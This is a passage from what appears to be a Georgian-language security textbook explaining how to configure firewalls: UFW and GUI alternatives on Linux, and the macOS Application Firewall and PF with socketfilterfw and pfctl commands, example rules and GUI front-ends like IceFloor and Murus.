


ასევე, შესაძლებელია წესების განსაზღვრა ერთმანეთთან მიმდევრობით მოთავსებულ რამდენიმე პორტზე, მაგალითად,

```
ufw allow out 67:68/UDP
```

ეს ბრძანება განსაზღვრავს წესს პორტებზე 67 და 68.

როგორც ალბათ დაინახეთ, UFW ერთდროულად განსაზღვრავს წესებს IP ვერსია 4 და IP ვერსია 6-ისთვის, მაგრამ შეიძლება IP ვერსია 6-ის გამორთვა გვინდა. მაშინ UFW-ს საკონფიგურაციო ფაილი უნდა შესაბამისად შევცვალოთ. ეს ფაილი მოთავსებულია etc/default/ufw დირექტორიაში, ამ ფაილში უნდა შეცვალოთ IPV6=NO.



ტექსტური ფაილების რედაქტირებისათვის კი, ალბათ, Nano-ს გამოყენება ყველაზე მარტივია.

როგორც ხედავთ, UFW iptables-ზე მარტივია და შეიძლება ამის გამოყენება გერჩივნოთ.

ასევე, არსებობს Shorewall https://shorewall.org/Introduction.html პროგრამა, რომელიც ასევე გამოიყენება iptables-ს გასამარტივებლად. ეს პროგრამა ბევრად უფრო ძლიერია, ვიდრე UFW, მაგრამ მასზე ადვილი ნამდვილად არ არის. შესაბამისად, კი შეიძლება გამოიყენოთ, მაგრამ საკითხავია, რამდენად აქვს აზრი ამ პროგრამის გამოყენებას? თუ ის მარტივი არ არის, მაშინ რატომ არ უნდა იმუშაოთ პირდაპირ iptables-ზე.

თუ გრაფიკული ინტერფეისი გინდათ, ცხადია, ნაკლები არჩევანით, მაგრამ ბევრად უფრო გამარტივებული უნდა გამოიყენოთ GUFW http://gufw.org/ . ამ პროგრამის დასაყენებლად შეიყვანეთ ბრძანება:

```
apt-get install gufw
```

არსებობს ბევრი სხვა გრაფიკული ინტერფეისების და სამართავი პროგრამები. ცხადია, მათი გამოყენებით ვერ მიაღწევთ ყველაფერს, რის გაკეთებაც iptables-ით შეიძლება.

http://www.iptables.info/en/iptables-gui.html

http://www.fwbuilder.org/4.0/how_it_works.shtml

http://www.turtlefirewall.com/

http://configserver.com/cp/csf.html

http://www.ipcop.org/

https://www.vuurmuur.org/trac/wiki/ScreenShots

https://help.ubuntu.com/community/firewall/ipkungfu

http://www.linuxguruz.com/forum/viewforum.php?f=35

გამოიკვლიეთ და შეიძლება რომელიმე მათგანი მოგეწონოთ, რომელიც საკმარისი იყოს თქვენი საჭიროებებისათვის.

როგორც ალბათ შეამჩნიეთ, Linux-ის Firewall-ები არ ცნობენ პროგრამებს და არ გაძლევენ საშუალებას, ცალკეული პროგრამებისათვის განსაზღვროთ წესები, Windows Firewall კი ამის საშუალებას იძლეოდა, რაც NetFilter-ის სისუსტეს წარმოადგენს. ჩვენთვის ცნობილია მხოლოდ ერთი, Linux-ზე დაფუძნებული Firewall, რომელიც ამას აკეთებს და ეს არის Linux-firewall http://www.linux-firewall.org/.

უნდა იცოდეთ, რომ მუშავდება ახალი პროექტი Nftables http://www.netfilter.org/projects/nftables/, რომელმაც უნდა შეცვალოს iptables. იგი, ასევე, შეცვლის ebtables და arptables. თუმცა ეს პროექტი ჯერჯერობით დამუშავების სტადიაშია.


საჭიროა კი კომპიუტერზე დაყენებული Firewall-ი Linux სისტემებში? ამაზე ცალსახა პასუხი არ არსებობს. გააჩნია, რას აკეთებთ თქვენს კომპიუტერზე. როგორც ვიცით Linux-ზე არც ისე ბევრი ჰაკერი ნადირობს და მისთვის ბევრად ნაკლები ვირუსი იქმნება, თანაც Firewall შეზღუდულ დაცვას გთავაზობთ, განსაკუთრებით იმ შემთხვევებში, თუ ვირუსი მოხვდა კომპიუტერზე. მთავარია, განსაზღვროთ, გაქვთ თუ არა არასანდო მოწყობილობები მიერთებული თქვენს ქსელთან და უერთდებით თუ არა სხვა არასანდო ქსელებს, რომლებშიც არასანდო მოწყობილობები შეიძლება იყოს შეერთებული. ასეთ შემთხვევაში Firewall ნამდვილად დაგიცავთ შეტევებისაგან. ცხადია, ეს მხოლოდ იმ შემთხვევებში მოხდება, თუ Firewall სწორად არის კონფიგურირებული, და აქ კი მთავარი პრინციპია, აკრძალოთ ყველაფერი, რაც სპეციალურად არ არის ნებადართული.

MAC-ის Firewall

MAC-ს აქვს საკმაოდ კარგი Firewall სისტემა, თუმცა მისი გამოყენება და ჩართვა არ არის გათვლილი ჩვეულებრივ მომხმარებელზე. მისი Firewall სისტემა ორი პროგრამისაგან შედგება, ერთი იცავს პროგრამულ დონეზე, ხოლო მეორე იცავს IP პაკეტების ფილტრაციის დონეზე, თუმცა, ჩვეულებრივ, ეს ფუნქცია გამორთულია.

MAC კომპიუტერებში Application Firewall, ჩვეულებრივ, გამორთულია. მის საპოვნელად გადადით System preferences>Security & Privacy და გადადით Firewall ჩანართზე.

დაინახავთ, რომ Firewall გამორთულია. მის ჩასართავად დააჭირეთ Turn On Firewall ღილაკს. Firewall: Off-ის მაგივრად დაიწერება Firewall: On და ამ წარწერის წინ მოთავსებული მაჩვენებელი გამწვანდება. შემდეგ დააჭირეთ Firewall Options ღილაკს. გამოვა ფანჯარა:



როგორც ხედავთ, ეს ფანჯარა Firewall-ის მართვის ბევრ საშუალებას არ იძლევა. ეს ძალიან სუსტი ინტერფეისია და მისი საშუალებით, ნამდვილად, ბევრს ვერაფერს გააკეთებთ. იგი მხოლოდ საშუალებას გაძლევთ, დაბლოკოთ შემომავალი კავშირები. თუ + ღილაკს დააჭერთ, პროგრამა გამოგიტანთ კომპიუტერზე დაყენებული პროგრამების სიას. ამ სიიდან აარჩევთ რომელიმე პროგრამას, რომელსაც შემდეგ შეგიძლიათ უფლება მისცეთ ან აუკრძალოთ შემომავალი კავშირი. - ღილაკი კი წაშლის მონიშნულ წესს.

ასევე, შეგიძლიათ მისცეთ ავტომატური უფლება ციფრულად ხელმოწერილ პროგრამებს, რომ მიიღონ შემომავალი კავშირი. ამისათვის მონიშნეთ გადამრთველი Automatically allow signed software to receive incoming connections... დიდად გამოსადეგი არ არის.

Enable Stealth mode გარკვეულ ICMP პაკეტებს არ უპასუხებს, ანუ დაბლოკავს PING ბრძანებას. გარკვეულწილად სასარგებლო თვისებაა.

და ყველაზე სასარგებლო თვისებაა ფანჯრის ზედა მარცხენა კუთხეში მოთავსებული გადამრთველი Block all incoming connections. იგი ყველა შემომავალ კავშირს დაბლოკავს, გარდა ძირითადი ინტერნეტ კავშირებისა, როგორიც არის DHCP, IPSsec, Bonjour.

სულ ეს არის. ანუ არ აქვს მონიტორინგი ან გარეთ გამავალი კავშირების კონტროლი.

ბრძანებების ტერმინალიდან კი ამ Firewall-ის უკეთესად კონფიგურირება შეიძლება, ქვემოთ მოყვანილი ბრძანებები გადაგიყვანთ მის საკონფიგურაციო ფაილზე:

```
johns-Mac:ApplicationFirewall john$ pwd
/usr/libexec/ApplicationFirewall
johns-Mac:ApplicationFirewall john$ cat  /usr/libexec/ApplicationFirewall/com.apple.alf.plist |
more
```

ფაილი კი ასე გამოიყურება

```
<dict>
        <key>allowsignedenabled</key>
        <integer>1</integer>
        <key>applications</key>
        <array/>
        <key>exceptions</key>
        <array>
                <dict>
                        <key>path</key>
                        <string>/usr/libexec/configd</string>
                        <key>state</key>
                        <integer>3</integer>
                </dict>
                <dict>
                        <key>path</key>
                        <string>/usr/sbin/mDNSResponder</string>
                        <key>state</key>
                        <integer>3</integer>
                </dict>
                <dict>
                        <key>path</key>
                        <string>/usr/sbin/racoon</string>
```

ასევე, `socketfilterfw` ბრძანებით შეგიძლიათ Firewall-ის კონფიგურირება, თუ `-h` გადამრთველს გამოიყენებთ, იგი გამოგიტანთ ამ ბრძანების გადამრთველების სიას:

```
--getblockall                   show whether block all is enabled or not
--setblockall on | off          enable or disable block all option
--listapps                      display a list of paths of added applications
--getappblocked <path>          show whether connections are blocked or not for
                                the application at <path>
--blockapp <path>               block the application at <path>
--unblockapp <path>             unblock the application at <path>
--add <path>                    add the application at <path> to the firewall
--remove <path>                 remove the application at <path> from the
                                firewall
--getallowsigned                show whether signed applications are to
                                automatically receive incoming connections
--setallowsigned on | off       set whether signed applications are to
                                automatically receive incoming connections or not
--getstealthmode                show whether stealth mode is on or not
--setstealthmode on | off       set stealth mode on or off
--getloggingmode                show whether logging is on or not
--setloggingmode on | off       set logging to on or off
--getloggingopt                 show logging option
--setloggingopt throttled |     set logging option
```

ეს ბრძანება ცოტა უფრო მეტის გაკეთების საშუალებას გაძლევთ, თუმცა არც რამე განსაკუთრებულის. სულ ეს არის Mac-ის Firewall, მას არ შეუძლია გარეთ გამავალი კავშირების დაბლოკვა. შემავალი კავშირების დაბლოკვა კი შეუძლია, რაც გარკვეულწილად სასარგებლოა, შესაბამისად, კარგად კონფიგურირების შემდეგ მისი ჩართვა ალბათ გარკვეულ უსაფრთხოებას უზრუნველყოფს. https://support.apple.com/en-us/HT201642 გვერდი იძლევა ინფორმაციას Firewall-ის კონფიგურირების შესახებ.

Packet Filter Firewall ან PF https://en.wikipedia.org/wiki/PF_%28firewall%29 წარმოადგენს BSD-სთვის შექმნილ Firewall-ს, რომელიც Iptables დონის და მისი მსგავსი Firewall-ია. იგი მუშაობს OSX 7 და ზემოთ ვერსიებთან, წარმოადგენს სერიოზულ Firewall-ს. მისი კონფიგურირებისათვის დაგჭირდებათ ფესვთან (root) წვდომა, შესაბამისად, `sudo` ბრძანება უნდა გამოიყენოთ. საკონფიგურაციო ფაილი მოთავსებულია ETC დირექტორიაში და ფაილის სახელია pf.conf.

`sudo nano/etc/pf.conf`,

რომელიც ტექსტური ფაილია და ტექსტურ რედაქტორში ასე გამოყურება:

ამ Firewall-ის ძირითადი პრინციპია ღუზები (anchor). ისინი წარმოადგენენ წესებისა და ცხრილების ერთობლიობას. ყოველი ასეთი ღუზა იწერება ცალკე ფაილად და იტვირთება. მაგალითად, ეკრანზე ხედავთ, com.apple ფაილი იტვირთება, როგორც ღუზა. ეს ფაილი სისტემურად ნაგულისხმები ფაილია. პარალელურად, შესაძლებელია განსაზღვროთ თქვენი ღუზები და ჩატვირთოთ სისტემაში. თუმცა კარგად უნდა იცოდეთ, რას აკეთებთ, რადგან თუ არასწორ სინტაქსს გამოიყენებთ, OSX არ ჩაგატვირთინებთ ან წაშლის ჩატვირთულ კონფიგურაციას.

ახლა კი გადავიდეთ ბრძანებებზე. `pfctl` არის მთავარი ბრძანება. pfctl -sr გიჩვენებთ არსებულ წესებს, ანუ რომელი ღუზებია ჩატვირთული.

```
johns-Mac:~ john$ sudo pfctl -sr
No ALTQ support in kernel
ALTQ related functions disabled
scrub-anchor "com.apple/*" all fragment reassemble
anchor "com.apple/*" all
anchor "org.nathan.pf" all
```

მაგალითად, ეს ფანჯარა გიჩვენებთ, რომ ჩატვირთულია com.apple და org.nathan.pf ღუზები.

`pfctl-ss` გიჩვენებთ მიმდინარე მდგომარეობას

`pfctl-si` გიჩვენებთ ფილტრის სტატისტიკას და მთვლელებს

```
State Table                          Total             Rate
  current entries                        0
  searches                             767              0.1/s
  inserts                               26              0.0/s
  removals                              26              0.0/s
Counters
  match                                112              0.0/s
  bad-offset                             0              0.0/s
  fragment                               0              0.0/s
  short                                  0              0.0/s
  normalize                              0              0.0/s
  memory                                 0              0.0/s
  bad-timestamp                          0              0.0/s
  congestion                             0              0.0/s
  ip-option                              0              0.0/s
  proto-cksum                            0              0.0/s
  state-mismatch                         0              0.0/s
  state-insert                           0              0.0/s
  state-limit                            0              0.0/s
  src-limit                              0              0.0/s
  synproxy                               0              0.0/s
  dummynet                               0              0.0/s
```

`pfctl-sa` კი გიჩვენებთ ყველაფერს

```
dummynet-anchor "com.apple/*" all

INFO:
Status: Disabled for 0 days 01:54:17          Debug: Urgent

State Table                          Total             Rate
  current entries                        0
  searches                             767              0.1/s
  inserts                               26              0.0/s
  removals                              26              0.0/s
Counters
  match                                112              0.0/s
  bad-offset                             0              0.0/s
  fragment                               0              0.0/s
  short                                  0              0.0/s
  normalize                              0              0.0/s
  memory                                 0              0.0/s
  bad-timestamp                          0              0.0/s
  congestion                             0              0.0/s
  ip-option                              0              0.0/s
  proto-cksum                            0              0.0/s
  state-mismatch                         0              0.0/s
```

თუ საკონფიგურაციო ფაილს დავუბრუნდებით და მას შევხედავთ, ნახავთ, როგორია წესების ჩაწერის სინტაქსი.

```
# Allow traffic to local adaptor
pass in quick on lo0 all
pass out quick on lo0 all

#block in and out all
block in all
block out all

# Block to/from illegal destinations or sources
block in log quick from no-route to any

# Allow DHCP
pass in quick inet proto udp from any port 67 to any port 68

# Allow ICMP from local network
pass in log proto icmp from 192.168.1.0/24

# Allow outgoing traffic
                          [ Read 21 lines ]
^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

ეს წესები იგივეა, რაც iptables-ში გვქონდა. დავუშვებთ ქსელის ინტერფეისთან კავშირს, შემდეგ დავბლოკავთ შემავალ და გამავალ კავშირებს, შემდეგ კი დავუშვებთ DHCP კავშირს, ადგილობრივი ქსელისათვის დავუშვებთ ICMP კავშირს მისამართიდან 192.168.1.0/24.

`pfctl -v -n -f /etc/ pf.conf` ბრძანება გიჩვენებთ, სწორედ იმუშავებს თუ არა წესები, რომლებიც ღუზაში განსაზღვრეთ. ბრძანების შესრულების შემდეგ წესები ჩაიტვირთება და გიჩვენებთ, ახერხებს თუ არა წესი მუშაობას.

```
present in the main ruleset added by the system at startup.
See /etc/pf.conf for further details.

scrub-anchor "/*" all fragment reassemble
nat-anchor "/*" all
rdr-anchor "/*" all
anchor "/*" all
anchor "org.nathan.pf" all
dummynet-anchor "/*" all

Loading anchor com.apple from /etc/pf.anchors/com.apple
anchor "/*" all
anchor "/*" all

Loading anchor org.nathan.pf from /etc/pf.anchors/org.nathan.pf.rules
pass in quick on lo0 all flags S/SA keep state
pass out quick on lo0 all flags S/SA keep state
block drop in all
block drop out all
block drop in log quick from no-route to any
pass in quick inet proto udp from any port = 67 to any port = 68 keep state
pass in log inet proto icmp from 192.168.1.0/24 to any keep state
```

`pfctl - f /etc/ pf.conf` ბრძანება კი გააქტიურებს შესაბამის ღუზაში მოთავსებულ წესებს.

`pfctl - e` ჩართავს Firewall-ს,

```
johns-Mac:~ john$ sudo pfctl -e
No ALTQ support in kernel
ALTQ related functions disabled
pf enabled
```

`pfctl - d` გამორთავს Firewall-ს,


Mac OSX -ის პროგრამების Firewall-ის კონფიგურაციის ფაილში შეყვანილია ბრძანება, რომელიც ჩართავს PF-ს, შესაბამისად, ეს ორი Firewall ერთმანეთის პარალელურად მუშაობს.

`man pfctl` ეკრანზე გამოიტანს PF-ის მოკლე სახელმძღვანელოს.


როგორც ხედავთ, PF საკმაოდ ძლიერი Firewall-ია, რომელიც მხოლოდ ქსელის დონეზე მუშაობს და არ მუშაობს პროგრამულ დონეზე. მისი წესების შესწავლა გარკვეულ დროს და ენერგიას მოითხოვს, მაგრამ, სამაგიეროდ, იგი ძალიან ძლიერი წესებისა და ფილტრაციის განსაზღვრის საშუალებას იძლევა. PF-ის უფრო ღრმად შესასწავლად შეგიძლიათ მიმართოთ ბმულს https://calomel.org/pf_config.html, რომელიც PF-ის დაწვრილებითი სახელმძღვანელოა. ამ ბმულზე https://blog.scottlowe.org/2013/05/15/using-pf-on-os-x-mountain-lion/ კი მოყვანილია მარტივი სახელმძღვანელო. და ბოლოს, ყველაზე უკეთესი სახელმძღვანელოა https://murusfirewall.com/Documentation/OS%20X%20PF%20Manual.pdf

PF-ის სამართავად, ასევე, არსებობს გრაფიკული ინტერფეისები, რომლებსაც ქვემოთ განვიხილავთ:


PFlists https://www.macupdate.com/app/mac/49460/pflists - მარტივი პროგრამაა და უბრალოდ, Firewall-ის წესების სიას იძლევა. მუშაობს სისტემების ვერსიებისათვის Mac OS X 10.7 და ზემოთ



IceFloor https://www.macupdate.com/app/mac/41821/icefloor - Firewall-ის შედარებით სრული ინტერფეისია. მუშაობს სისტემების ვერსიებისათვის Mac OS X 10.7 და ზემოთ. იგი ასე გამოიყურება:




თანაც მოჰყვება უკვე განსაზღვრული წესების ნაკრებები:




რაც ბევრად გაგიმარტივებთ Firewall-ის გამოყენებას.

MURUS https://www.murusfirewall.com/ ბევრად უფრო სრულყოფილი გრაფიკული ინტერფეისია. თუ მის ვებსაიტზე გადახვალთ, ნახავთ, რომ მისი სამი ვერსია არსებობს Lite, Basic და Pro. საიტი კარგად აღწერს, რა თვისებებს და ფუნქციებს შეიცავს თითოეული მათგანი. Lite ვერსია არის მარტივი და უფასო, თუმცა მას ბევრი საჭირო ფუნქცია არ გააჩნია. Pro ვერსიას გააჩნია Valum, რომელიც პროგრამული დონის Firewall-ია და ცალკეული პროგრამების კონტროლის საშუალებას იძლევა.

Murus ასე გამოიყურება




როგორც ხედავთ, გაქვთ დინამიური პორტები და ძირითადი პორტები, ხოლო ღილაკები გიჩვენებენ შემომავალ და გამავალ კავშირებს. გამავალი კავშირები გაატარებს ყველა სერვისს, ხოლო შემომავალს შეზღუდვები აქვს დინამიურ და ძირითად პორტებზე.




თუ Dinamic Ports დააჭერთ, როგორც ეს ზედა სურათზეა ნაჩვენები, სისტემა გაჩვენებთ პორტების ყველა ჯგუფების სიას Groups Library, ამ სიიდან შეგიძლიათ აარჩიოთ ჯგუფები, რომლებსაც კავშირის უფლებას მისცემთ ან კავშირს აუკრძალავთ. მწვანე სვეტი გიჩვენებთ ჯგუფებს, რომელებსაც შემომავალი კავშირის უფლება აქვთ. წითელ სვეტში კი შეგიძლიათ მოათავსოთ ის ჯგუფები, რომლებსაც აუკრძალავთ კავშირს. პორტების ნომრები, რომელთან კავშირიც დაშვებულია ან აკრძალული, მოთავსებულია ფანჯრის მარცხენა ნაწილში და წარმოადგენს 49152-65535 პორტებს.

Basic – განსაზღვრავს სისტემის ძირითად კავშირებზე წვდომას, ასეთი კავშირებია DNS, MONS, NTP, DHCP, LDAP. ეს სერვისები იყენებენ პორტებს: 65, 67, 68, 123, 389, 636, 5363, 5354 TCP/UDP.



თუ ღილაკს დააჭერთ, გაიხსნება

